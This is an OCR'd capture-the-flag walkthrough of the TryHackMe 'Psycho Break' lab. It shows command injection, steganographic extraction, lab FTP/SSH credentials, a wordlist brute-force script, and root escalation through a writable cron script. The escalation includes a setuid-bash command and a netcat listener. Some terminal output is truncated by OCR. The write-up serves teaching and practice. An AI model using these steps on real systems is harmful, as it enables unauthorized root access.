
Abandoned Room

Inside this area, a button redirected to a timed page. Reviewing the page source revealed the presence of a hidden parameter:

- **shell**

The parameter allowed direct OS command execution, indicating a command injection vulnerability.





Files discovered through executed commands:

- **helpme.zip**
- **you_made_it.txt**

Archive and Steganography Analysis

helpme.zip

Unpacking the archive revealed two items:

- helpme.txt containing an FTP username
- Table.jpg which appeared to be a renamed compressed file

Further extraction of Table.jpg produced:

- key.wav (audio Morse code)
- Joseph_Oda.jpg (password-protected archive)

Decoding the Morse audio in key.wav provided the password: **SHOWME**
This password unlocked Joseph_Oda.jpg, revealing:

- thankyou.txt containing FTP credentials


```
root@ip-10-82-101-210:~# ls
burp.json   Desktop    eu-west-1-whoamiteam2.depi-premium.ovpn  Instructions  Postman  Scripts  thinclient_drives
CTFBuilder  Downloads  helpme.zip                               Pictures      Rooms    snap     Tools
root@ip-10-82-101-210:~# unzip helpme.zip
Archive:  helpme.zip
  inflating: helpme.txt
  inflating: Table.jpg
root@ip-10-82-101-210:~#
```

```
root@ip-10-82-101-210:~# cat helpme.txt

From Joseph,

Who ever sees this message "HELP Me". Ruvik locked me up in this cell. Get the key on the table and unlock this cell. I'll tell you what happened when I
am out of
this cell.

root@ip-10-82-101-210:~#
```

```
CTFBuilder  Downloads  helpme.txt                    Instructions  Postman  Scripts  Table.zip  Tools
root@ip-10-82-101-210:~# unzip Table.zip
Archive:  Table.zip
  inflating: Joseph_Oda.jpg
  inflating: key.wav
root@ip-10-82-101-210:~#
```

```
┌──(ronin㉿Samurai)-[~]
└─$ steghide extract -sf TryHackMe/Psycho\ Break/helpme/extracted/Joseph_Oda.jpg
Enter passphrase:
wrote extracted data to "thankyou.txt".
```

```
From joseph,

Thank you so much for freeing me out of this cell. Ruvik
good, he told me that his going to kill sebastian and nex
be me. You got to help
Sebastian ... I think you might find Sebastian at the Vic
Estate. This note I managed to grab from Ruvik might help
inn to the Victoriano Estate.
But for some reason there is my name listed on the note w
don't have a clue.

        ----------------------------------------
       //                                \\
    ||  (NOTE) FTP Details                ||
    ||      ==================            ||
    ||                                    ||
    ||  USER : joseph                     ||
    ||  PASSWORD : intotheterror445       ||
    ||                                    ||
    \\                                    //
```



Gaining System Access

FTP Access

Using the obtained credentials, access to the FTP server was achieved. Two files were present:

- **random.dic (wordlist)**
- **program (binary requiring a password)**

A Python brute-force script was developed using random.dic to test all possible values on the program file.

The correct password was found:

- **kidman**


Executing the binary produced an encoded string, which when decoded revealed the SSH password.


```
root@ip-10-82-120-8:~# ftp 10.82.145.230
Connected to 10.82.145.230.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.82.145.230]
Name (10.82.145.230:root): joseph
331 Password required for joseph
Password:
230 User joseph logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


```
root@ip-10-82-120-8: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-82-120-8: ~                    root@ip-10-82-120-8: ~
ftp> ls -la
200 PORT command
150 Opening ASCII mode data connection for file list
drwxr-xr-x    2 0        0            4096 Aug 13  2020 .
drwxr-xr-x    2 0        0            4096 Aug 13  2020 ..
-rwxr-xr-x    1 joseph   joseph   11641688 Aug 13  2020 program
-rw-r--r--    1 joseph   joseph        974 Aug 13  2020 random.dic
226 Transfer complete
ftp> get program
local: program remote: program
200 PORT command successful
150 Opening BINARY mode data connection for program (11641688 bytes)
226 Transfer complete
11641688 bytes received in 0.09 secs (119.8624 MB/s)
ftp> get random.dic
local: random.dic remote: random.dic
200 PORT command successful
150 Opening BINARY mode data connection for random.dic (974 bytes)
226 Transfer complete
974 bytes received in 0.00 secs (3.1595 MB/s)
ftp>
```


```
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-82-120-8: ~                    root@ip-10-82-120-8: ~
  GNU nano 4.8                                  ex2.py
#!/usr/bin/env python3

import subprocess


# EDA 'DCDE'*

wordlist_file = "random.dic"


with open(wordlist_file, "r") as f:

    for line in f:

        word = line.strip()

        try:

            output = subprocess.check_output(["./program", word], text=True).strip()

        except subprocess.CalledProcessError as e:

^G Get Help   ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo      M-A Mark Text   M-] To Bracket
^X Exit       ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo      M-6 Copy Text   ^Q Where Was
```

```
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-82-120-8: ~                    root@ip-10-82-120-8: ~
Found: daniel -> daniel => Incorrect
Found: diablo -> diablo => Incorrect
Found: dragon -> dragon => Incorrect
Found: elite -> elite => Incorrect
Found: estrella -> estrella => Incorrect
Found: flower -> flower => Incorrect
Found: football -> football => Incorrect
Found: forum -> forum => Incorrect
Found: freedom -> freedom => Incorrect
Found: friends -> friends => Incorrect
Found: fuckyou -> fuckyou => Incorrect
Found: hello -> hello => Incorrect
Found: hunter -> hunter => Incorrect
Found: iloveu -> iloveu => Incorrect
Found: iloveyou -> iloveyou => Incorrect
Found: internet -> internet => Incorrect
Found: jennifer -> jennifer => Incorrect
Found: jessica -> jessica => Incorrect
Found: jesus -> jesus => Incorrect
Found: jordan -> jordan => Incorrect
Found: joshua -> joshua => Incorrect
Found: justin -> justin => Incorrect
Found: killer -> killer => Incorrect
Found: kidman -> kidman => Correct

Well Done !!!
Decode This => 55 444 3 6 2 66 7777 7 2 7777 777 9 666 777 3 444 7777 7777 666 7777 8 777 2 66 4 33
Found: letmein -> letmein => Incorrect
Found: liverpool -> liverpool => Incorrect
Found: lovely -> lovely => Incorrect
Found: lovene -> lovene => Incorrect
Found: loveyou -> loveyou => Incorrect
Found: master -> master => Incorrect
Found: matrix -> matrix => Incorrect
```


root@ip-10-82-120-8: ~
File Edit View Search Terminal Tabs Help
root@ip-10-82-120-8: ~
root@ip-10-82-120-8: ~
Found: daniel -> daniel => Incorrect
Found: diablo -> diablo => Incorrect
Found: dragon -> dragon => Incorrect
Found: elite -> elite => Incorrect
Found: estrella -> estrella => Incorrect
Found: flower -> flower => Incorrect
Found: football -> football => Incorrect
Found: forum -> forum => Incorrect
Found: freedom -> freedom => Incorrect
Found: friends -> friends => Incorrect
Found: fuckyou -> fuckyou => Incorrect
Found: hello -> hello => Incorrect
Found: hunter -> hunter => Incorrect
Found: iloveu -> iloveu => Incorrect
Found: iloveyou -> iloveyou => Incorrect
Found: internet -> internet => Incorrect
Found: jennifer -> jennifer => Incorrect
Found: jessica -> jessica => Incorrect
Found: jesus -> jesus => Incorrect
Found: jordan -> jordan => Incorrect
Found: joshua -> joshua => Incorrect
Found: justin -> justin => Incorrect
Found: killer -> killer => Incorrect
Found: kidman -> kidman => Correct
Well Done !!!
Decode This => 55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777 7777 666 7777 8 777 2 66 4 33
Found: letmein -> letmein => Incorrect
Found: liverpool -> liverpool => Incorrect
Found: lovely -> lovely => Incorrect
Found: loveme -> loveme => Incorrect
Found: loveyou -> loveyou => Incorrect
Found: master -> master => Incorrect
Found: matrix -> matrix => Incorrect


"55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777 7777 666 7777 8 777 2 66 4 33"
عرض طريقة التفكير
This is a Multi-tap Phone Cipher (also known as the Old Mobile/SMS keypad cipher).
Decoded Message: KIDMANSPASSWORDISSOSTRANGE
Breakdown
KIDMANS: 55 444 3 6 2 66 7777
PASSWORD: 7 2 7777 7777 9 666 777 3
اسأل Gemini
المفكّر
الأدوات
قد يعرض Gemini معلومات خاطئة، لذا تتحقق بالتحقّق من ردوده


Applications Places System
Sun 23 Nov, 18:46
AttackBox IP: 10.82.120.8
kidman@evilwithin: ~
File Edit View Search Terminal Help
burp.json Desktop Instructions Postman Scripts thinclient_drives
TTFBuilder Downloads Pictures Rooms snap Tools
root@ip-10-82-120-8:~#
root@ip-10-82-120-8:~# ssh kidman@10.82.145.230
kidman@10.82.145.230's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
11 packages can be updated.
11 updates are security updates.
Last login: Fri Aug 14 22:28:13 2020 from 192.168.1.5
kidman@evilwithin:~$



File Edit View Search Terminal Help
kidman@evilwithin:~$ whoami
kidman
kidman@evilwithin:~$

SSH Login

Using the recovered credentials:

- **Username: kidman**
- **Password: KIDMANSPASSWORDISSOSTRANGE**

An SSH session was established, and the first flag (user.txt) was retrieved.



---

6. Post-Exploitation & Privilege Escalation

System enumeration revealed a cronjob executed by the root user every two minutes. The cron-executed file was writable, allowing modification.


A reverse shell command was inserted into the cron job file. A listener was opened using Netcat.


Upon execution of the cron job, a high-privilege shell was obtained, granting full system compromise.


The final flag root.txt was extracted.


```
File  Edit  View  Search  Terminal  Help
kidman@evilwithin:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

*/2 * * * * root python3 /var/.the_eye_of_ruvik.py
kidman@evilwithin:~$
```


```
File  Edit  View  Search  Terminal  Help
kidman@evilwithin:~$ ls -la /var/.the_eye_of_ruvik.py
-rwxr-xrw- 1 root root 300 Aug 14  2020 /var/.the_eye_of_ruvik.py
kidman@evilwithin:~$
```







kidman@evilwithin: ~
File Edit View Search Terminal Help
idman@evilwithin:~$ echo "subprocess.call("cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash", shell=True)" > /var/.the_eye_of_ruvik.py
ubprocess.call(cp /bin/bash /tmp/rootbash
hmod: cannot access '/tmp/rootbash, shell=True)': No such file or directory
idman@evilwithin:~$



kidman@evilwithin: ~
root@ip-10-82
root@ip-10-82-120-8:~# nc -nlvp 1234
Listening on 0.0.0.0 1234

